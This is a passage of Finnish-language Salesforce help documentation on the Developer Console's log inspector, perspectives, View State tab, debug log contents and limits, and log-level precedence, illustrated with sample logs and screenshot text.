Mukautetun perspektiivin luominen tai olemassa olevan perspektiivin muokkaaminen:

1. Avaa loki Developer-konsolin lokien tarkastusohjelmassa.
2. Napsauta **Debug (Virheenkorjaus) > View Log Panels (Näytä lokipaneelit)** ja valitse paneelit, jotka haluat sisällyttää perspektiiviin. Käytettävissä olevien paneelien luettelon löydät kohdasta [Lokipaneelit](#). Jos muokkaat perspektiiviä, sen nimen perään lisätään *-merkki, kunnes se tallennetaan.
-  **Vihje:** Jos luot **Execution Log** (Suoritusloki) -paneelin sisältävän perspektiivin, saatat haluta sisällyttää siihen **Source** (Lähde) -paneelin.
3. Tallenna tekemäsi muutokset napsauttamalla **Save Perspective** (Tallenna perspektiivi). Jos haluat luoda uuden perspektiivin, napsauta **Save Perspective As** (Tallenna perspektiivi nimellä) ja kirjoita uusi nimi.

KATSO MYÖS:

[Lokien tarkastusohjelma](#)

[Perspektiivien hallinta lokien tarkastusohjelmassa](#)

Perspektiivien hallinta lokien tarkastusohjelmassa

Perspektiivi on ennalta määritetty asettelu paneeleita Developer-konsolin lokien tarkastusohjelmassa.

Kun suoritat tehtävän lokien tarkastusohjelmassa, varmista, että käytät työhön sopivaa perspektiiviä.

Hallitse perspektiivejäsi napsauttamalla **Debug (Virheenkorjaus) > Perspective Manager (Perspektiivien hallinta)**.

- Jos haluat siirtyä toiseen perspektiiviin, kaksoisnapsauta perspektiivin nimeä tai valitse se ja napsauta **Open** (Avaa).
- Jos haluat muuttaa oletusarvoista perspektiiviä, valitse perspektiivin nimi ja napsauta **Set Default** (Valitse oletukseksi).
- Jos haluat poistaa perspektiivin, valitse perspektiivin nimi ja napsauta **Delete** (Poista).
- Jos haluat luoda mukautetun perspektiivin, katso lisätietoja kohdasta [Mukautettujen perspektiivien luominen lokien tarkastusohjelmassa](#).

Seuraavat perspektiivit on määritetty ennalta:

- **All** (Kaikki) (oletusarvo)

Log / _ui/common/apex/debug/ApexCSIAPI @04/24 11:04:55

Stack Tree

Execution Tree Performance Tree

Unit	Duration	Heap
/_ui/common/...	31.48	2534
execute_...	31.43	2534

Execution Stack

Unit	Duration	Heap
debug	0.07	0
debug	0.07	0
debug	0.07	0
debug	0.09	0

Execution Log

Timestamp	Event	Details
11:04:55:086	EXECUTION_ST...	
11:04:55:086	CODE_UNIT_ST...	[EXTERNAL] execute...
11:04:55:086	VARIABLE_SCO...	[1] characters LIST<...
11:04:55:108	HEAP_ALLOCATE	[EXTERNAL] Bytes:7
11:04:55:108	HEAP_ALLOCATE	[EXTERNAL] Bytes:13
11:04:55:108	STATEMENT_EX...	[1]
11:04:55:108	STATEMENT_EX...	[1]
11:04:55:108	HEAP_ALLOCATE	[1] Bytes:4
11:04:55:108	SYSTEM_CONST...	[1] <init>0

Source

#	Count	Source
1	0	Source for /_ui/common/apex/debug/...

Variables

Variable	Value
<empty>	None in scope at line

Execution Overview

What	Name	Sum	Avg	Max	Min	Count	Heap	Query Type	Sum rows	Avg rows	Max rows	Min row
Method	size	0.34	0.07	0.12	0.05	5	0	n/a	n/a	n/a	n/a	n/a
Method	debug	0.66	0.08	0.11	0.07	8	0	n/a	n/a	n/a	n/a	n/a
Method	execute_a...	31.43	31.43	31.43	31.43	1	2534	n/a	n/a	n/a	n/a	n/a
Method	/_ui/commo...	31.48	31.48	31.48	31.48	1	0	n/a	n/a	n/a	n/a	n/a
Method	add	0.39	0.10	0.11	0.09	4	0	n/a	n/a	n/a	n/a	n/a
Method		0.36	0.36	0.36	0.36	1	0	n/a	n/a	n/a	n/a	n/a

Show: Methods Queries Workflow Callouts DML Validations Triggers Pages

- **Debug** (Virheenkorjaus): Koodin virheenkorjaukseen suunniteltu perspektiivi, joka sisältää Suoritusloki-, Lähde- ja Muuttujat-paneelit.

Log / _ui/common/apex/debug/ApexCSIAPI @04/24 13:13:39

Execution Log

Timestamp	Event	Details
13:13:39:084	EXECUTION_ST...	
13:13:39:084	CODE_UNIT_ST...	[EXTERNAL] execute_anonymous_apex
13:13:39:084	VARIABLE_SCO...	[1] characters LIST<String> true false
13:13:39:140	HEAP_ALLOCATE	[EXTERNAL] Bytes:7
13:13:39:140	HEAP_ALLOCATE	[EXTERNAL] Bytes:13
13:13:39:140	STATEMENT_EX...	[1]
13:13:39:140	STATEMENT_EX...	[1]
13:13:39:140	HEAP_ALLOCATE	[1] Bytes:4
13:13:39:140	SYSTEM_CONST...	[1] <init>0
13:13:39:140	SYSTEM_CONST...	[1] <init>0
13:13:39:140	HEAP_ALLOCATE	[1] Bytes:5
13:13:39:141	SYSTEM_METHO...	[1] LIST<String>.add(Object)
13:13:39:141	SYSTEM_METHO...	[1] LIST<String>.add(Object)
13:13:39:141	HEAP_ALLOCATE	[1] Bytes:16
13:13:39:141	SYSTEM_METHO...	[1] LIST<String>.add(Object)
13:13:39:141	SYSTEM_METHO...	[1] LIST<String>.add(Object)
13:13:39:141	SYSTEM_METHO...	[1] LIST<String>.add(Object)
13:13:39:141	HEAP_ALLOCATE	[1] Bytes:17
13:13:39:141	SYSTEM_METHO...	[1] LIST<String>.add(Object)
13:13:39:141	SYSTEM_METHO...	[1] LIST<String>.add(Object)
13:13:39:141	HEAP_ALLOCATE	[1] Bytes:9
13:13:39:142	SYSTEM_METHO...	[1] LIST<String>.add(Object)

Source

#	Count	Source
1	2	List characters = new List{'child', 'little white dog',
2	0	
3	8	String spacing(integer num) {
4	8	String spacing = '';
5	75	for (integer i = 0; i < num * 5; i++) {
6	65	spacing += ' ';
7	0	}
8	8	return spacing;

Variables

Variable	Value
----------	-------

☐ This Frame ☐ Executable ☐ Debug Only ☐ Filter [Click here to filter the log](#)

- **Log Only** (Vain loki): Lokin suorittamiseen tarkoitettu yleiskäyttöinen perspektiivi, joka sisältää vain Suoritusloki-paneelin.

Log / _ui/common/apex/debug/ApexCSIAPI @04/24 13:13:39

Execution Log		
Timestamp	Event	Details
13:13:39:084	EXECUTION_ST...	
13:13:39:084	CODE_UNIT_ST...	[EXTERNAL] execute_anonymous_apex
13:13:39:084	VARIABLE_SCO...	[1] characters LIST <String> true false
13:13:39:140	HEAP_ALLOCATE	[EXTERNAL] Bytes: 7
13:13:39:140	HEAP_ALLOCATE	[EXTERNAL] Bytes: 13
13:13:39:140	STATEMENT_EX...	[1]
13:13:39:140	STATEMENT_EX...	[1]
13:13:39:140	HEAP_ALLOCATE	[1] Bytes: 4
13:13:39:140	SYSTEM_CONST...	[1] <init> 0
13:13:39:140	SYSTEM_CONST...	[1] <init> 0
13:13:39:140	HEAP_ALLOCATE	[1] Bytes: 5
13:13:39:141	SYSTEM_METHO...	[1] LIST <String> .add(Object)
13:13:39:141	SYSTEM_METHO...	[1] LIST <String> .add(Object)
13:13:39:141	HEAP_ALLOCATE	[1] Bytes: 16
13:13:39:141	SYSTEM_METHO...	[1] LIST <String> .add(Object)
13:13:39:141	SYSTEM_METHO...	[1] LIST <String> .add(Object)
13:13:39:141	HEAP_ALLOCATE	[1] Bytes: 17
13:13:39:141	SYSTEM_METHO...	[1] LIST <String> .add(Object)
13:13:39:141	SYSTEM_METHO...	[1] LIST <String> .add(Object)
13:13:39:141	HEAP_ALLOCATE	[1] Bytes: 9
13:13:39:142	SYSTEM_METHO...	[1] LIST <String> .add(Object)

☐ This Frame
 ☐ Executable
 ☐ Debug Only
 ☐ Filter
 [Click here to filter the log](#)

- Analysis** (Analyysi): Lokien analysoimiseen suunniteltu perspektiivi, joka sisältää Pinohakemisto-, Suorituspino-, Suoritusloki- ja Suorituksen yhteenveto -paneelit.

Log / _ui/common/apex/debug/ApexCSIAPI @04/24 13:13:39

Stack Tree				Execution Log	
Execution Tree		Performance Tree		Timestamp	Event
Unit	Duration	Heap			
/_ui/common/apex/debu...	105.36	2540		13:13:39:084	EXECUTION_ST...
				13:13:39:084	CODE_UNIT_ST...
				13:13:39:084	VARIABLE_SCO...
				13:13:39:140	HEAP_ALLOCATE
				13:13:39:140	HEAP_ALLOCATE
				13:13:39:140	STATEMENT_EX...
				13:13:39:140	STATEMENT_EX...
				13:13:39:140	HEAP_ALLOCATE
				13:13:39:140	SYSTEM_CONST...

Execution Stack			
Unit	Duration	Heap	
debug	0.10	0	
debug	0.10	0	
debug	0.10	0	
debug	0.13	0	

☐ This Frame
 ☐ Executable
 ☐ Debug Only
 ☐ Filter
 [Click here to filter the log](#)

Execution Overview													
Save Order		Limits		Timeline		Executed Units							
What	Name	Sum	Avg	Max	Min	Count	Heap	Query Type	Sum rows	Avg rows	Max rows	Min row	
Method	size	0.58	0.12	0.20	0.07	5	0	n/a	n/a	n/a	n/a	n/a	
Method	debug	2.12	0.27	1.01	0.10	8	0	n/a	n/a	n/a	n/a	n/a	
Method	execute_a...	105.30	105.30	105.30	105.30	1	2540	n/a	n/a	n/a	n/a	n/a	
Method	/_ui/commo...	105.36	105.36	105.36	105.36	1	0	n/a	n/a	n/a	n/a	n/a	
Method	add	0.46	0.11	0.13	0.10	4	0	n/a	n/a	n/a	n/a	n/a	
Method		0.10	0.10	0.10	0.10	1	0	n/a	n/a	n/a	n/a	n/a	

Show:

Käytä perspektiiviä, joka tekee tehtäväsi suorittamisesta nopeaa ja helppoa. Kullakin kehittäjällä on oma tyylinsä: jos jokin esimääritetyistä perspektiiveistä ei sovi tarpeisiisi, voit suunnitella oman perspektiivisi helposti. Lisätietoja on kohdassa [Mukautettujen perspektiivien luominen lokien tarkastusohjelmassa](#).


KATSO MYÖS:

[Lokien tarkastusohjelma](#)

[Mukautettujen perspektiivien luominen lokien tarkastusohjelmassa](#)

Näkymätila-välilehti

Developer-konsolin **View State** (Näkymätila) -välilehti sallii sinun tutkia Visualforce-sivupyynnön näkymätilaa.



Name	Type	Value	Size (KB)	% Of Parent
ChartingRefreshingDataTraditional			2.13	100
Component Tree			0.38	18
State			1.92	90
Controllers			0.28	15
PieChartRemoteController	Page chartingrefreshingdata...		0.28	100
chartYear	String	2013	0.03	11
Expressions			0.38	20
Internal			1.26	66

Developer-konsolin View State (Näkymätila) -välilehti toimii samalla tavalla kuin Visualforce-kehitystilan alatunnisteessa oleva View State (Näkymätila) -välilehti, paitsi ettei kansionoodin kaksoisnapsauttaminen avaa käytön piiraskaaviota ikkunassa. Lisätietoja on [Visualforce Developer's Guide](#) -oppaan kohdassa About the View State Tab.

View State (Näkymätila) -välilehden ottaminen käyttöön

View State (Näkymätila) -välilehden ottaminen käyttöön:

1. Kirjoita henkilökohtaisten asetustesi Pikahaku-kenttään *Käyttäjän lisätiedot* ja valitse **Käyttäjän lisätiedot**. Eikö tuloksia löydy? Kirjoita Pikahaku-kenttään *Henkilökohtaiset* ja valitse **Henkilökohtaiset**.
2. Napsauta **Muokkaa**.
3. Valitse Kehitystila-valintaruutu, jos se ei ole valittuna.
4. Valitse Näytä näkymän tila kehitystilassa -valintaruutu.
5. Napsauta **Tallenna**.



Note: Koska näkymätila linkitetään lomaketiedoista, Näkymätila-välilehti näytetään vain, jos sivu sisältää `<apex:form>`-tunnisteen. Lisäksi View State (Näkymätila) -välilehti näytetään vain sivuilla, jotka käyttävät mukautettuja ohjaimia tai ohjainlaajennuksia.

Virheenkorjauslokit

Virheenkorjauslokien käyttäminen

KÄYTTÄJÄOIKEUDET

Developer-konsolin käyttäminen:	Kaikkien tietojen tarkastelu-oikeus
Anonyymin Apex-koodin suorittaminen:	Apex-laadintaoikeus
Koodihaun käyttäminen ja SOQL:n tai SOSL:n suorittaminen kyselyvälilehdessä:	API käytössä
Apex Code -luokkiin ja -käynnistimiin tehtyjen muutosten tallentaminen:	Apex-laadintaoikeus
Visualforce-sivuihin ja -komponentteihin tehtyjen muutosten tallentaminen:	Sovelluksen mukautusoikeus
Muutosten tallentaminen Lightning-resurssiin:	Sovelluksen mukautusoikeus

Virheenkorjausloki voi tallentaa tietokannan toimintoja, järjestelmäprosesseja ja virheitä, joita ilmenee tapahtumaa käynnistettäessä tai yksikkötestejä suoritettaessa. Virheenkorjauslokit voivat sisältää seuraavia tietoja:

- tietokannan muutoksista
- HTTP-kutsut
- Apex-virheet
- Apex-sovelluksen käyttämät resurssit
- automaattisista työnkulkuprosesseista, esimerkiksi
 - Työnkulkusäännöt
 - Kohdistussäännöt
 - Hyväksymisprosesseista
 - Vahvistussäännöistä



Note: Virheenkorjausloki ei sisällä tietoja aikaan perustuvien työnkulkujen käynnistämistä toiminnoista.

Järjestelmä luo virheenkorjauslokin joka kerta, kun määritettyyn suodatusehtoon sisältyvä tapahtuma suoritetaan.

Tapahtumat voidaan luoda seuraavasta:

- Salesforce-käyttöliittymä
- API
- `executeanonymous`-pyynnöt
- Web-palvelut
- sähköpostipalvelut

Käyttäjälle määritetty [suodatusehto](#), Developer-konsoli tai API-otsikko määrittävät, mitä sisältyy virheenkorjauslokiin.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**-, **Enterprise Edition**- ja **Database.com Edition**-versioissa

Salesforce-käyttöliittymä, sähköpostipalvelut ja hyväksynnät eivät ole käytettävissä **Database.com**-versiossa.



Note: Virheenkorjauslokit eivät sisällä liidimuunnoksen käynnistämiä tapahtumia. Oletetaan esimerkiksi, että muunnettu liidi käynnistää työnkulkusäännön. Virheenkorjausloki ei näytä, että työnkulkusääntö olisi käynnistetty.

Alla on esimerkkejä virheenkorjauslokien käyttämisestä:

- Mukautetun sovelluksen kehittäjänä voit käyttää virheenkorjauslokia sovelluksen toimintojen vahvistamiseksi. Voit esimerkiksi määrittää virheenkorjauslokin suodattimen tarkastamaan kutsut ja tarkastella sitten virheenkorjauslokissa tietoja kyseisten kutsujen onnistumisesta ja kestosta.
- Organisaation pääkäyttäjänä voit käyttää virheenkorjauslokia ratkaistaksesi käyttäjien raportoimia ongelmia. Voit tarkkailla käyttäjien virheenkorjauslokeja samalla kun, he käyvät prosessin läpi vaihe vaiheelta, ja käyttää sitten virheenkorjauslokia tapahtuman järjestelmätietojen tarkastelemiseen.

Virheenkorjauslokien rajoitukset

Virheenkorjauslokien rajoitukset löytyvät alta.

- Yksi virheenkorjausloki voi olla enintään 2 Mt. Yli 2 Mt virheenkorjauslokeja pienennetään poistamalla vanhoja lokirivejä, esimerkiksi edellisten `System.debug`-lausekkeiden lokirivejä. Lokirivejä voi poistaa mistä tahansa, ei pelkästään virheenkorjauslokin alusta.
- Jokainen organisaatio voi säilyttää enintään 50 Mt virheenkorjauslokeja. Kun organisaatiosi on saavuttanut virheenkorjauslokien 50 Mt rajan, vanhimpien virheenkorjauslokien päälle aletaan kirjoittaa uusia.

Virheenkorjauslokin lyhentäminen

Virheenkorjauslokit lyhennetään vanhimmissa lokisyötteistä alkaen, jotta olennaisimmat tiedot pysyisivät saatavilla. Uusimmat lokisyötteet säilytetään aina. Virheenkorjauslokeja lyhennetään 200 kilotavulla, kun se kasvaa yli 2 Mt.

Seuraavat tapahtumat ovat tarpeellisia virheenkorjauslokin käsittelemiseksi ja ne liittyvät poistamattomissa oleviin lokisyötteisiin:

- `EXECUTION_STARTED`
- `EXECUTION_FINISHED`
- `CODE_UNIT_STARTED`
- `CODE_UNIT_FINISHED`
- `METHOD_ENTRY`
- `METHOD_EXIT`
- `CONSTRUCTOR_ENTRY`
- `CONSTRUCTOR_EXIT`
- `SOQL_EXECUTE_BEGIN`
- `SOQL_EXECUTE_END`
- `SOQL_EXECUTE_BEGIN`
- `SOQL_EXECUTE_END`
- `CALLOUT_REQUEST`
- `CALLOUT_REQUEST`
- `FATAL_ERROR`



Note: Virheenkorjauslokin käsittelyyn tarvittavien tapahtumien lokisyötteitä ei lyhennetä ja ne ovat aina osana virheenkorjauslokia. Näiden lokisyötteiden aloitus- ja lopetusrivien väliset lokitiedot poistetaan kuitenkin osana lyhentämistä.

KATSO MYÖS:

[Virheenkorjauslokin tiedot](#)

[Hakeminen virheenkorjauslokista](#)

Virheenkorjauslokin tiedot

KÄYTTÄJÄOIKEUDET

Developer-konsolin käyttäminen:	Kaikkien tietojen tarkastelu-oikeus
Anonyymin Apex-koodin suorittaminen:	Apex-laadintaoikeus
Koodihaun käyttäminen ja SOQL:n tai SOSL:n suorittaminen kyselyvälilehdessä:	API käytössä
Apex Code -luokkiin ja -käynnistimiin tehtyjen muutosten tallentaminen:	Apex-laadintaoikeus
Visualforce-sivuihin ja -komponentteihin tehtyjen muutosten tallentaminen:	Sovelluksen mukautusoikeus
Muutosten tallentaminen Lightning-resurssiin:	Sovelluksen mukautusoikeus

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition**-versioissa

Virheenkorjausloki sisältää ylätunnisteen, suoritusyksiköt, koodiysiköt, lokirivit ja muut lokitiedot.

Virheenkorjauslokin osioiden tarkastaminen

Kun olet luonut virheenkorjauslokin, lueteltujen tietojen tyyppi ja määrä riippuu [suodatusarvoista](#), jotka olet määrittänyt käyttäjälle. Virheenkorjauslokin muoto on kuitenkin aina sama.

Virheenkorjauslokissa on seuraavat osiot.

Ylätunniste

Ylätunniste sisältää seuraavat tiedot.

- Tapahtuman aikana käytetyn API:n versio.
- [Lokin luokka ja taso](#), joita käytettiin lokin luomiseen. Esimerkki:

Alla on esimerkki ylätunnisteesta.

```
38.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
```

Tässä esimerkissä API-versio on 38.0 ja seuraavat virheenkorjauslokin luokat ja tasot on määritetty.

Apex-koodi	DEBUG
Apex-profilointi	INFO

Kutsu	INFO
Tietokanta	INFO
Järjestelmä	DEBUG
Vahvistus	INFO
Visualforce	INFO
Työnkulku	INFO

Suoritusyksiköt

Suoritusyksikkö vastaa tapahtumaa. Se sisältää kaiken, joka tapahtui tapahtumassa `EXECUTION_STARTED` ja `EXECUTION_FINISHED` rajoittavat suoritusyksikköä.

Koodiysiköt

Koodiysikkö on erillinen työyksikkö tapahtuman sisällä. Esimerkiksi käynnistin on yksi koodiysikkö, kuten `webService`-menetelmä tai vahvistussääntö.



Note: Luokka **ei** ole erillinen koodiysikkö.

`CODE_UNIT_STARTED` ja `CODE_UNIT_FINISHED` rajoittavat koodiysiköitä. Työyksiköt voivat upottaa muita työyksiköitä. Esimerkki:


```
EXECUTION_STARTED
CODE_UNIT_STARTED| [EXTERNAL]execute_anonymous_apex
CODE_UNIT_STARTED| [EXTERNAL]MyTrigger on Account trigger event BeforeInsert for [new]
CODE_UNIT_FINISHED <-- The trigger ends
CODE_UNIT_FINISHED <-- The executeAnonymous ends
EXECUTION_FINISHED
```

Koodiysikkö sisältää seuraavat, mutta ei rajoitu niihin:

- Käynnistimet
- Työnkulun kutsut ja aikapohjaisen työnkulun
- Vahvistussääntöjä
- Hyväksymisprosesseja
- Apex-liidin muunnos
- `@future`-menetelmän kutsut
- Web-palvelun kutsut
- `executeanonymous`-pyynnöt
- Visualforce-ominaisuus, joka käyttää Apex-säätimä
- Visualforce-toiminnot Apex-säätimillä
- Apex-erien `start`- ja `finish`-metodien suoritus sekä `execute`-metodin jokainen suoritus
- `ApexSystem.Schedule execute` -menetelmän suoritus
- Tulevien sähköpostien käsittely

Lokirivit

Lokirivit sisältyvät koodiysiköihin ja osoittavat, mitä koodia tai sääntöjä suoritetaan. Lokirivit voivat olla myös virheenkorjauslokiin kirjoitettua viestejä. Esimerkki:



Lokin rivit koostuvat kenttäjoukoista, jotka on erotettu pystyviivalla (|). Muoto on:

- *aikaleima*: Koostuu ajasta, jolloin tapahtuma tapahtui, ja sulkeissa olevasta arvosta. Aika on käyttäjän aikavyöhykkeen mukainen ja muodossa *HH:mm:ss.SSS*. Sulkeissa oleva arvo esittää pyynnön alusta kulunutta aikaa nanosekunteina. Kuluneen ajan arvoa ei sisällytetä Developer Console -konsolissa tarkastettaviin lokeihin, kun käytät Execution Log (Suoritusloki) -näkymää. Voit kuitenkin nähdä kuluneen ajan käyttämällä Raw Log (Raaka loki) -näkymää. Avaa Raw Log (Raaka loki) -näkyä napsauttamalla lokin nimeä hiiren oikealla painikkeella Developer Console -konsolin Logs (Lokit) -välilehdestä ja valitsemalla **Open Raw Log (Avaa raaka loki)**.
- *tapahtuman tunnistin*: Määrittää tapahtuman, joka käynnisti virheenkorjauslokimerkinnän (kuten SAVEPOINT_RESET tai VALIDATION_RULE). Sisältää myös tapahtumasta lokiin kirjattuja lisätietoja, kuten metodin nimen tai rivin ja merkin, jossa koodi suoritettiin.

Enemmän lokitietoja

Lisäksi loki sisältää seuraavat tiedot.

- Resurssien kumulatiivinen käyttö kirjataan lokiin useiden koodiyksikön päätteeksi. Näihin koodiyksiköihin sisältyy käynnistimet, `executeAnonymous`, Apex-erän viestin käsittely, `@future`-metodit, Apex-testimetodit, Apex-web-palvelumetodit sekä liidin Apex-muunnos.
- Kumulatiiviset profilointitiedot kirjataan lokiin kerran transaktion lopussa ja ne sisältävät tietoja DML:n hyödyntämisestä, kalliimmista pyynnöistä jne. "Kalliit" pyynnöt tarkoittavat, että ne kuluttavat paljon resursseja.

Alla on esimerkki virheenkirjausloki.

```
37.0 APEX_CODE, FINEST; APEX_PROFILING, INFO; CALLOUT, INFO; DB, INFO; SYSTEM, DEBUG;
  VALIDATION, INFO; VISUALFORCE, INFO; WORKFLOW, INFO
Execute Anonymous: System.debug('Hello World!');
16:06:58.18 (18043585) |USER_INFO| [EXTERNAL] |005D0000001bYPN|devuser@example.org|
  Pacific Standard Time|GMT-08:00
16:06:58.18 (18348659) |EXECUTION_STARTED
16:06:58.18 (18383790) |CODE_UNIT_STARTED| [EXTERNAL] |execute_anonymous_apex
16:06:58.18 (23822880) |HEAP_ALLOCATE| [72] |Bytes:3
16:06:58.18 (24271272) |HEAP_ALLOCATE| [77] |Bytes:152
16:06:58.18 (24691098) |HEAP_ALLOCATE| [342] |Bytes:408
16:06:58.18 (25306695) |HEAP_ALLOCATE| [355] |Bytes:408
16:06:58.18 (25787912) |HEAP_ALLOCATE| [467] |Bytes:48
16:06:58.18 (26415871) |HEAP_ALLOCATE| [139] |Bytes:6
16:06:58.18 (26979574) |HEAP_ALLOCATE| [EXTERNAL] |Bytes:1
16:06:58.18 (27384663) |STATEMENT_EXECUTE| [1]
16:06:58.18 (27414067) |STATEMENT_EXECUTE| [1]
16:06:58.18 (27458836) |HEAP_ALLOCATE| [1] |Bytes:12
16:06:58.18 (27612700) |HEAP_ALLOCATE| [50] |Bytes:5
16:06:58.18 (27768171) |HEAP_ALLOCATE| [56] |Bytes:5
16:06:58.18 (27877126) |HEAP_ALLOCATE| [64] |Bytes:7
16:06:58.18 (49244886) |USER_DEBUG| [1] |DEBUG|Hello World!
16:06:58.49 (49590539) |CUMULATIVE_LIMIT_USAGE
```

```

16:06:58.49 (49590539) |LIMIT_USAGE_FOR_NS| (default) |
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

16:06:58.49 (49590539) |CUMULATIVE_LIMIT_USAGE_END

16:06:58.18 (52417923) |CODE_UNIT_FINISHED|execute_anonymous_apex
16:06:58.18 (54114689) |EXECUTION_FINISHED

```

KATSO MYÖS:

[Virheenkorjauslokien tasot](#)

[Hakeminen virheenkorjauslokista](#)

Debug Log Order of Precedence

Lokiin lisättävät tapahtumat riippuvat useista tekijöistä. Näihin tekijöihin sisältyy seurantalippusi, oletusarvoiset lokitasot, API-ylätunnisteesi, käyttäjiin perustuvan järjestelmälokin käyttöönotto ja syöttöpisteidesi asettamat lokitasot.

The order of precedence for debug log levels is:

1. Trace flags set in the Developer Console override all other logging logic. The Developer Console sets a trace flag when it loads, and that trace flag remains in effect until it expires. You can set trace flags in the Developer Console or in Setup or by using the `TraceFlag` and `DebugLevelTooling` API objects.



Note: Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

2. If you don't have active trace flags, synchronous and asynchronous Apex tests execute with the default logging levels. Default logging levels are:

DB

INFO

APEX_CODE

DEBUG

APEX_PROFILING

INFO

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Enterprise Edition-, Performance Edition-, Unlimited Edition-, Developer Edition-** ja **Database.com Edition** -versioissa

WORKFLOW

INFO

VALIDATION

INFO

CALLOUT

INFO

VISUALFORCE

INFO

SYSTEM

DEBUG

3. If no relevant trace flags are active, and no tests are running, your API header sets your logging levels. API requests that are sent without debugging headers generate transient logs—logs that aren't saved—unless another logging rule is in effect.
4. If your entry point sets a log level, that log level is used. For example, Visualforce requests can include a debugging parameter that sets log levels.

If none of these cases apply, logs aren't generated or persisted.

KATSO MYÖS:
[Lokit-välilehti](#)
[Virheenkorjauslokin tiedot](#)
[Virheenkorjauslokien tasot](#)
[Force.com Tooling API Developer's Guide: TraceFlag](#)
[Apex Developer Guide: DebuggingHeader](#)
Virheenkorjauslokien tasot**KÄYTTÄJÄOIKEUDET**

Developer-konsolin käyttäminen:	Kaikkien tietojen tarkastelu-oikeus
Anonyymin Apex-koodin suorittaminen:	Apex-laadintaoikeus
Koodihaun käyttäminen ja SOQL:n tai SOSL:n suorittaminen kyselyvälilehdessä:	API käytössä
Apex Code -luokkiin ja -käynnistimiin tehtyjen muutosten tallentaminen:	Apex-laadintaoikeus
Visualforce-sivuihin ja -komponentteihin tehtyjen muutosten tallentaminen:	Sovelluksen mukautusoikeus
Muutosten tallentaminen Lightning-resurssiin:	Sovelluksen mukautusoikeus

EDITION-VERSIOT

Käytettävissä Salesforce Classicissa ja Lightning Experience:ssä

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition**-versioissa

Aseta seurantalippuja ja virheenkorjaustasoja määrittääksesi virheenkorjauslokeihin sisällytettävien tietojen tason. Seurantalippuihin kohdistamasi virheenkorjaustasot määrittävät, kuinka paljon ja millaista tietoa lokeihin kirjataan eri tapahtumista. Kun tiedot on kirjattu lokiin, tarkasta virheenkorjaustapahtumat virheenkorjauslokeistasi.

Virheenkorjaustaso on joukko lokitasoja virheenkorjauslokien kategorioille, kuten `Tietokanta`, `Työnkulku` ja `Vahvistus`. Seurantaliippu sisältää virheenkorjaustason, alkamisajan, päättymisajan ja lokin tyypin. Lokityypit ovat `DEVELOPER_LOG`, `USER_DEBUG` ja `CLASS_TRACING`.

Kun avaat kehittäjän konsolin, se asettaa `DEVELOPER_LOG`-seurantaliipun kirjatakseen toimintojasi lokiin. `USER_DEBUG`-seurantaliiput kirjaavat lokiin yksittäisen käyttäjän toimintoja. `CLASS_TRACING`-seurantaliiput korvaavat Apex-luokkien ja -käynnistimien lokitasot, mutta eivät luo lokeja.

Voit määrittää lokiin sisällytettävien tietojen tason, kun käytät Developer-konsolia tai valvot virheenkorjauslokia.

Kirjausluokka

[kirjattujen tietojen taso](#), kuten tiedot Apex- tai työnkulkusäännöistä.

Kirjaustaso

[Kirjattavien tietojen määrä](#).

Tapahtuman tyyppi

Lokin luokkien ja tason yhdistelmä, joka määrittää [kirjattavat tapahtumat](#). Kustakin tapahtumasta saattaa kirjautua ylimääräistä tietoa, kuten rivin ja merkin numero, josta tapahtuma alkoi, tapahtumaan liittyvät kentät ja tapahtuman kesto.

Virheenkorjauslokien luokat

Jokainen virheenkorjaustaso sisältää virheenkorjauslokitason seuraaville lokien luokille. Kuhunkin luokkaan kirjattavien tietojen määrä riippuu [lokitasosta](#).

Kirjausluokka	Kuvaus
